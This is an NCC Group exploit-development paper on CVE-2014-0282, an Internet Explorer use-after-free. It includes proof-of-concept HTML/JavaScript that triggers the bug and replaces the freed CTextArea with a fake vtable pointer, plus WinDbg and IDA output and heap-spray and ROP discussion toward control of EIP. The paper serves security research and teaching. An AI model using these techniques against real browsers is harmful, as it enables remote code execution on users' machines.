An NCC Group Publication

Exploiting CVE-2014-0282

Prepared by:
Katy Winterborn

Contents

1 Introduction

CVE-2014-0282 is a use-after-free vulnerability discovered in Microsoft Internet Explorer in June 2014. It affects all versions of the product between IE6 and IE11, and was fixed in MS14-035. A proof-of-concept crash[1] was published on June 24, 2014, but at the time of writing no public exploit was available. This paper details the vulnerability and how to produce a working exploit that exits gracefully.

2 Background

A certain amount of background knowledge is required to exploit vulnerabilities of this nature. This section will give a brief overview of some of the key concepts.

2.1 Heap

The heap is a region of memory that is used for dynamic allocations; for example, it is used when the amount of space needed cannot be precomputed. There is a large amount of memory potentially available for heap allocations, which makes it useful for storing shellcode to be executed later.

There are a number of different heap implementations, but at a high level there are two main methods of interest for the purposes of exploitation: the allocation of new memory regions, and the release of these areas.

A call to a memory allocation routine will take the number of bytes required as an argument and then return a pointer to the assigned area of memory. Should the requested number of bytes be unavailable, the allocation will return a NULL pointer.

The routine to release areas of memory varies more widely in the various implementations, as this is an area where optimisation routines can make a big difference to issues such as memory fragmentation, but generally the function will mark this area of memory as available to a new allocation request with an appropriate size.

2.2 Virtual Function Tables

One useful feature of object oriented programming is the ability either to use a function supplied from a parent object or to override it with a new version implemented in the child specification. Because of this, it cannot be known ahead of time which function will be needed when the program runs.

As a result, every object has as its first component a pointer to a table of virtual function pointers, known as a vtable. This is simply an array of pointers to the actual functions that can be called. This means that various features of object oriented programming can be implemented seamlessly at run time.

[1] https://www.exploit-db.com/exploits/33860/




Figure 1: Virtual functions

Figure 1 demonstrates two classes: Vegetable and Carrot. Carrot inherits one function directly from Vegetable: the 'peel' function. As can be seen, both vtables point to the same function. The implementation of the 'cook' function is overridden by the Carrot object and so points to a different implementation than the Vegetable object. The chop function is unique to the Carrot class and so has no implementation in the Vegetable class.

2.3 Use-after-free Vulnerabilities

A use-after-free vulnerability typically occurs when an area of memory on the heap is released while other parts of the program still have references to it. If an attacker can cause the memory to be reallocated with chosen content then subsequent uses of the existing reference will use attacker-controlled data. Typically this is exploited by overwriting the pointer to the virtual function table so that when a virtual method is called, execution is diverted to an attacker-controlled location.

The challenge for many use-after-free exploits is reliably overwriting the freed memory with chosen data. This is normally done by allocating many objects of the correct size, in the hope that one will fill the existing hole.





Figure 2: Use-after-free demonstration

Figure 2 shows how a use-after-free vulnerability can be exploited. Firstly an object of class Foo is created, followed by an object of class Bar which then points to the object of class Foo. If the Foo object is then deleted, the pointer to it is left pointing to an area of memory which the OS believes can be reused. If an object of class Evil is created that is exactly the right size, it will be placed in this memory region and can thus be accessed via the pointer from the Bar object.

2.4 JavaScript String Allocations

A simple method of placing chosen data on the heap is via JavaScript strings. When a string is allocated it becomes a BSTR object in memory. The format of the object is a four-byte length, followed by the associated string in Unicode, and then two NULL bytes as a terminator. This can be seen in Figure 3



Size	Data	Terminator
4 bytes	*Size* bytes	2 bytes
0a 00 00 00	48 00 65 00 6c 00 6c 00 6f 00	00 00

Figure 3: BSTR string

In order to place a string of choice on the heap, the Unicode nature of the string must be taken into account. One way to do this is via the JavaScript unescape() function. If the data of choice is fed into the unescape() function using %u sequences then it will be written to memory in the correct format.

In order to make sure the data ends up correctly formatted, the bytes must be correctly formatted before being fed into the unescape function. The function unescape('%u4901%u7c35'); will result in the address 0x7c354901 being placed in memory.


3 Investigation

The starting point for investigating the vulnerability was the sample code in Figure 4. This was available as a proof of concept, to show that the vulnerability existed.

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
<textarea id="child" value="a1" ></textarea>
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
<textarea id="child3" value="a2" ></textarea>
<input type="text" name="test1">
</form>

<script>
var startfl=false;
function changer() {
  if (startfl) {
    document.getElementById("testfm").innerHTML = "";
    CollectGarbage();
  }
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset();

</script>

</body>
</html>
```

Figure 4: Proof of concept for CVE-2014-0282


The first step in triaging the vulnerability is to enable the page heap and user stack trace. The page heap will throw an error as soon as an area of memory that has been freed is accessed, allowing the vulnerability to be investigated in more detail. User stack trace creates a run-time stack trace database in a specified process, so the sequence of events leading up to a crash can be examined.



```
C:\Program Files\Debugging Tools for Windows (x86)>gflags.exe /i iexplore.exe
Current Registry Settings for iexplore.exe executable are: 00000000

C:\Program Files\Debugging Tools for Windows (x86)>gflags.exe /i iexplore.exe +hpa +ust
Current Registry Settings for iexplore.exe executable are: 02001000
    ust - Create user mode stack trace database
    hpa - Enable page heap

C:\Program Files\Debugging Tools for Windows (x86)>
```

Figure 5: Setting up UST and HPA

The proof-of-concept can now be run with WinDbg attached; this allows the error to be traced to the source. The crash, along with the associated stack trace, can be seen in Figure 6;




```
Command
Microsoft (R) Windows Debugger Version 6.12.0002.633 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: "c:\Program Files\Internet Explorer\iexplore.exe" C:\Documents and Settings\Administrator\Desktop\cve-2014-0282\cve-2014-0282.html
Symbol search path is: SRV*C:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 0049c000   iexplore.exe
ModLoad: 63380000 63434000   C:\WINDOWS\system32\jscript.dll
eax=c0c0c0c0 ebx=00000000 ecx=00000086 edx=0000021a esi=00000000 edi=00000000
eip=7c90e4f4 esp=0658e2cc ebp=0658e3c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCallRet:
7c90e4f4 c3              ret
0:013> g
(7c4.66c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000004 ebx=084dafb0 ecx=00000002 edx=00000004 esi=08676fa0 edi=00000002
eip=63640bf2 esp=0658f294 ebp=0658f2b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CElement::GetLookasidePtr+0x7:
63640bf2 23461c          and     eax,dword ptr [esi+1Ch] ds:0023:08676fbc=????????
0:013> kv
ChildEBP RetAddr  Args to Child
0658f290 639c2cc4 03ea6fd0 00001200 63aaf49c mshtml!CElement::GetLookasidePtr+0x7 (FPO: [0,0,0])
0658f2b4 635ebdd1 084dafb0 03ea6fd0 635ebd9e mshtml!CFormElement::DoReset+0x9c
0658f2d0 636430c9 084dafb0 03ea6fd0 06314fd8 mshtml!Method_void_void+0x75
0658f344 6366418a 084dafb0 000003f2 00000001 mshtml!CBase::ContextInvokeEx+0x5d1
0658f394 6378fd48 084dafb0 000003f2 00000001 mshtml!CElement::ContextInvokeEx+0x9d
0658f3d0 63642eec 084dafb0 000003f2 00000001 mshtml!CFormElement::VersionedInvokeEx+0xf0
```

Figure 6: Initial crash

The crash occurs as an attempt is being made to *and* EAX with a value inside the freed object; this is within the CElement::GetLookAsidePointer function inside mshtml.dll. Examining the stack trace, the second-to-last call can be seen within CFormElement::DoReset. Referring back to the original proof-of-concept code, the form element 'testFM' is reset before a call to collect garbage, indicating that this is the area of interest.

The instruction at the point of the crash is attempting to dereference a pointer contained in ESI; this is traditionally used as a pointer to an object. Examining the heap referenced by this pointer (Figure 7) may supply further information regarding the object type.




```
Executable search path is:
ModLoad: 00400000 0049c000   iexplore.exe
ModLoad: 63380000 63434000   C:\WINDOWS\system32\jscript.dll
eax=c0c0c0c0 ebx=00000000 ecx=00000086 edx=0000021a esi=00000000 edi=00000000
eip=7c90e4f4 esp=0667e2cc ebp=0667e3c0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCallRet:
7c90e4f4 c3              ret
0:014> g
(4b8.7c8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000004 ebx=07148fb0 ecx=00000002 edx=00000004 esi=08cb0fa0 edi=00000002
eip=63640bf2 esp=0667f294 ebp=0667f2b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CElement::GetLookasidePtr+0x7:
63640bf2 23461c          and     eax,dword ptr [esi+1Ch] ds:0023:08cb0fbc=????????
0:014> !heap -p -a esi
    address 08cb0fa0 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                8070f30:          8cb0000             2000
    7c927553 ntdll!RtlFreeHeap+0x000000f9
    6399e032 mshtml!CTextArea::`vector deleting destructor'+0x0000002b
    63628a50 mshtml!CBase::SubRelease+0x00000022
    63625df6 mshtml!CElement::PrivateExitTree+0x00000011
    635c5ef1 mshtml!CMarkup::SpliceTreeInternal+0x00000083
    635c84e3 mshtml!CDoc::CutCopyMove+0x000000ca
    635c9264 mshtml!CDoc::Remove+0x00000018
    635c92e9 mshtml!RemoveWithBreakOnEmpty+0x0000003a
    635d5a76 mshtml!InjectHtmlStream+0x00000191
    635d58c5 mshtml!HandleHTMLInjection+0x0000005c
    635c95db mshtml!CElement::InjectInternal+0x00000307
    635c9415 mshtml!CElement::InjectCompatBSTR+0x00000046
    635d69ec mshtml!CElement::put_innerHTML+0x00000040
    6366906f mshtml!GS_BSTR+0x000001ab
    636430c9 mshtml!CBase::ContextInvokeEx+0x000005d1
    6366418a mshtml!CElement::ContextInvokeEx+0x0000009d
```

Figure 7: Stack trace associated with freed object

The command `!heap –p –a address` details heap allocation at the specified address, including a backtrace which details the sequence of calls that lead to the memory being freed. Figure 7 shows that prior to the call to RtlFreeHeap in ntdll, the previous function to access the memory was CTextArea::'vector deleting destructor'. This indicates that the area of memory previously contained a CTextArea object which was released; again this ties in with the original code, as two text area objects are created within the form element.

After determining that the object released was a CTextArea object, the next piece of information required is the amount of memory allocated during the creation. In order to find this, the object constructor will need to be examined.


Opening mshtml.dll in IDA and examining all the methods for the CTextArea class gives the list in Figure 8:



```
CText7::UpdateDispNodePrevOfMeasurers(CCalcInfo *,...   .text
CTextArea::ApplyDefaultFormat(CFormatInfo *)            .text
CTextArea::CreateElement(CHtmTag *,CDoc *,CElemen...    .text
CTextArea::GetBorderInfo(CDocInfo const *,CBorderIn...  .text
CTextArea::GetClassDesc(void)                           .text
CTextArea::GetPlainTextLengthWithBreaks(void)           .text
CTextArea::GetPlainTextWithBreaks(ushort *,long)        .text
CTextArea::GetSubmitValue(CStr *)                       .text
CTextArea::Save(CStreamWriteBuff *,int)                 .text
CTextArea::`vector deleting destructor'(uint)           .text
CTextAreaLayout::GetPlainTextLengthWithBreaks(void)     .text
```

Figure 8: Functions in CTextArea

The most likely candidate for the constructor is the CreateElement function. Opening this in the main window gives the result in Figure 9:



```
.text:636A8E32
.text:636A8E32 public: static long __stdcall CTextArea::CreateElement(class CHtmTag *, class CDoc *, class CElement * *) proc near
.text:636A8E32                                  ; DATA XREF: .text:6364BDC8↑o
.text:636A8E32
.text:636A8E32 arg_0           = dword ptr  8
.text:636A8E32 arg_4           = dword ptr  0Ch
.text:636A8E32 arg_8           = dword ptr  10h
.text:636A8E32
.text:636A8E32                 mov     edi, edi
.text:636A8E34                 push    ebp
.text:636A8E35                 mov     ebp, esp
.text:636A8E37                 push    esi
.text:636A8E38                 push    96              ; dwBytes
.text:636A8E3A                 push    8               ; dwFlags
.text:636A8E3C                 push    _g_hProcessHeap ; hHeap
.text:636A8E42                 call    ds:HeapAlloc(x,x,x)
.text:636A8E48                 mov     esi, eax
.text:636A8E4A                 test    esi, esi
.text:636A8E4C                 jz      short loc_636A8E82
.text:636A8E4E                 mov     eax, [ebp+arg_0]
.text:636A8E51                 movzx   eax, byte ptr [eax+1]
.text:636A8E55                 push    [ebp+arg_4]
.text:636A8E58                 push    eax
.text:636A8E59                 call    CRichtext::CRichtext(ELEMENT_TAG,CDoc *)
.text:636A8E5E                 mov     dword ptr [esi], offset const CTextArea::`vftable'
.text:636A8E64                 and     dword ptr [esi+58h], 0
.text:636A8E68                 mov     eax, esi
.text:636A8E6A
.text:636A8E6A loc_636A8E6A:                           ; CODE XREF: CTextArea::CreateElement(CHtmTag *,CDoc *,CElement * *)+52↓j
.text:636A8E6A                 mov     ecx, [ebp+arg_8]
.text:636A8E6D                 mov     [ecx], eax
.text:636A8E6F                 neg     eax
.text:636A8E71                 sbb     eax, eax
.text:636A8E73                 and     eax, 7FF8FFF2h
.text:636A8E78                 add     eax, 8007000Eh
.text:636A8E7D                 pop     esi
.text:636A8E7E                 pop     ebp
.text:636A8E7F                 retn    0Ch
```

Figure 9: CTextArea::CreateElement Dissasembly

Within this function a call to HeapAlloc can be seen. There are three arguments pushed to the stack as a part of the preparation to the call: dwBytes, dwFlags, and hHeap. Of these three, the “96” passed as dwBytes is the size of the memory allocated for the CTextArea object.

4 Exploitation

4.1 Overwriting the Object

At this point the source of the vulnerability has been identified, so the user stack trace and page heap functionality can be disabled.

The next step is to allocate an object to fill the point in memory which the program is attempting to access. The exact method for reallocating previously freed memory varies depending on the heap implementation, but generally if there is an area available that has previously been used which matches the size of the new object, this old area will be reused.

It is advisable to allocate a large number of these new objects, to maximise the chance of the correct area being used.


In order to fill the freed space on the heap, an object of the same size needs to be allocated. The code to do this can be seen in Figure 10:

```
function changer()
{
  if (startfl)
  {
    var c = new Array(100);
    for (var a = 0; a < 100; a++)
    {
      c[a] = document.createElement('img');
    }
    document.getElementById("testfm").innerHTML = "";
    CollectGarbage();
    var b1 = "%u4141%u4141";
    for (var a = 4; a < 94; a += 2)
    {
      b1 += "%u4242";
    }
    b = unescape(b1)
    for (var a = 0; a < c.length; a++)
    {
      c[a].title = b;
    }
  }
}
```

Figure 10: Object creation for use-after-free

This JavaScript function creates an array of one hundred image elements. This is to increase the chances of allocating an object to the space freed when the previous element is removed. After the form is cleared, these image elements all have their title set to a string of length 96, the same size as our previously freed object. This is a Unicode string, which means it requires ninety-four characters plus two NULL terminating characters. As the first element in the object is expected to be the vtable pointer, this will eventually become the address of the shellcode to be executed; however for testing purposes it is set to ‘41414141’.

Upon execution, the error in Figure 11 is returned:



```
(4d0.4c0): Access violation - code c0000005 (!!! second chance !!!)
eax=41414141 ebx=0020b870 ecx=00223490 edx=00000004 esi=00223490 edi=00000002
eip=639c2d0c esp=0206f2b0 ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CFormElement::DoReset+0xe4:
639c2d0c ff90c8010000    call    dword ptr [eax+1C8h] ds:0023:41414309=????????
```

Figure 11: Attempting to access fake vtable

The program is attempting to call a function at [eax+1c8h] where EAX is the dummy vtable pointer supplied as part of the input string.

4.2 Spraying the Heap


The next stage is to make sure the shellcode that will actually execute is in a predictable area of memory. This means that the address of the vtable pointer in the previous section can be set to something useful, so we need to spray the heap to ensure that the chosen address (0x0c0c0c0c in this case) is the start of the code.

The basic premise behind heap spraying is to fill large areas of memory with chosen data that includes the shellcode to be executed. A full explanation of the mechanics of heap spraying is beyond the scope of this paper; however, good references can be found online[23].

One area that must be addressed, however, is the need for precision. In previous incarnations of Windows it was sufficient to jump anywhere in the controlled memory and execute a number of NOPs until the actual malicious code is encountered. Since the addition of DEP to modern operating systems this is no longer possible, as the area of memory will not be marked as executable. The standard method for bypassing DEP is to use return-oriented programming (ROP).

This means that the vtable pointer has to contain a precise address which will definitely contain the start of a ROP chain. For a number of reasons the address 0c0c0c0c is a good choice for a target address. It is possible to achieve this precision by carefully constructing allocations to the heap to be a specific size that will ensure 0x0c0c0c0c is the start address for the ROP chain and that the first instruction to be executed is at an offset of 0x1c8 into this block. The exact procedure for achieving this is not explained in detail here, but can be found online**.**

Returning to the exploit code, at this stage if the vtable pointer is set to 0x0c0c0c0c and offset 0x1c8 (past where 0x0c0c0c0c is known to be in the heap spray) is set to a dummy value of ‘42424242’ the crash in Figure 12 can be observed.



```
1:023> g
(41c.294): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=0020e210 ecx=00225a98 edx=00000004 esi=00225a98 edi=00000002
eip=42424242 esp=0206f2ac ebp=0206f2cc iopl=0         nv up ei pl zr na pe nc
